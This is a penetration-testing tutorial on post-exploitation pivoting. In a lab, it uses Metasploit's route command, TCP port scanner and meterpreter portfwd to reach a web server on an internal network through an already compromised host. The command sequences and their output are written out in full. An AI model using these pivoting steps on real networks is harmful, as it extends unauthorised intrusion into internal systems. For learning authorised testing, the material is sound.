


# Post Exploitation – Port Forwarding

The main purpose of port forwarding while performing a penetration test is to help us reach a specific port on a system that doesn't exist on the same network. In order to understand this better let's assume that we have compromised a system which belongs to two networks. The one network is the public that we managed to gain access and the other one is the private that other systems exist as well.

All we have to do is to set up a local listener to our machine that would communicate with the meterpreter session that we have opened from the compromised system. This meterpreter session will actually forward the port to the machine that is running the service and is not accessible directly from our system.

Let's say that we have successfully exploited the system through a vulnerability and we have opened a meterpreter session. The first thing that we have to do is to use the route command in order to be able to communicate with the internal network (private) through the compromised machine. The **192.168.2.2** is the private IP of the system that we have exploited, the **255.255.255.0** is the subnet mask and the **1** is the number of the meterpreter session. You can see the command and the routing table in the image below:



```
msf exploit(handler) > route add 192.168.2.2 255.255.255.0 1
[*] Route added
msf exploit(handler) > route print

Active Routing Table
=====
```

Subnet	Netmask	Gateway
-----	-----	-----
192.168.2.2	255.255.255.0	Session 1

Configuring the Routing Table

Now that we can reach the internal network through the compromised system we can use the TCP scanner of metasploit framework in order to discover any open ports on the remote target.

```

msf exploit(handler) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set RHOSTS 192.168.2.1
RHOSTS => 192.168.2.1
msf auxiliary(tcp) > run

[*] 192.168.2.1:80 - TCP OPEN
[*] 192.168.2.1:135 - TCP OPEN
[*] 192.168.2.1:139 - TCP OPEN
[*] 192.168.2.1:389 - TCP OPEN
[*] 192.168.2.1:445 - TCP OPEN
[*] 192.168.2.1:1002 - TCP OPEN
[*] 192.168.2.1:1025 - TCP OPEN
[*] 192.168.2.1:1720 - TCP OPEN
[*] 192.168.2.1:2869 - TCP OPEN
[*] 192.168.2.1:5000 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Discover open ports on the remote system

We can see that the port 80 is open. This is an indication that probably a web server is running on that port. In order to reach that port from our machine we need to set up port forwarding to the machine that we have exploited. So let's connect again to our meterpreter session and use the command **portfwd -h** in order to see the available options.

```

msf auxiliary(tcp) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:
  -L <opt> The local host to listen on (optional).
  -h       Help banner.
  -l <opt> The local port to listen on.
  -p <opt> The remote port to connect to.
  -r <opt> The remote host to connect to.

```

Port Forwarding Options

The option **-L** is optional as you can see so this means that if we don't set a specific IP it will listen to all the adapters of our machine. For the **-l** (local port) we can specify any port of our choice, for the **-p** the remote port that we want to reach which in this case is the port 80 and for the **-r** the IP of the remote target. So the command will be as it appears on the next screenshot.

```


meterpreter > portfwd add -l 20000 -p 80 -r 192.168.2.1
[*] Local TCP relay created: 0.0.0.0:20000 <-> 192.168.2.1:80
meterpreter > portfwd list
0: 0.0.0.0:20000 -> 192.168.2.1:80

1 total local port forwards.

```

Port Forwarding configurations

Now we can use our browser in order to access the remote web server.



## You have reached my MiniShare server

Here's the list of my shared files:

<a href="#">pentestlab.txt</a>	Sun, 22 Apr 2012 3:21:12 GMT	14 (null)
<b>Total: 1 files</b>		<b>14 (null)</b>

[MiniShare 1.5.4](#) at 192.168.2.1 port 80.

Reaching the Web Server

### Conclusion

In this article we saw how we can set up port forwarding in order to access a specific port on a system that exists on an internal network by using another system that has been exploited. The same method can be implemented and for any other service that we want to reach (SSH, Telnet, FTP etc).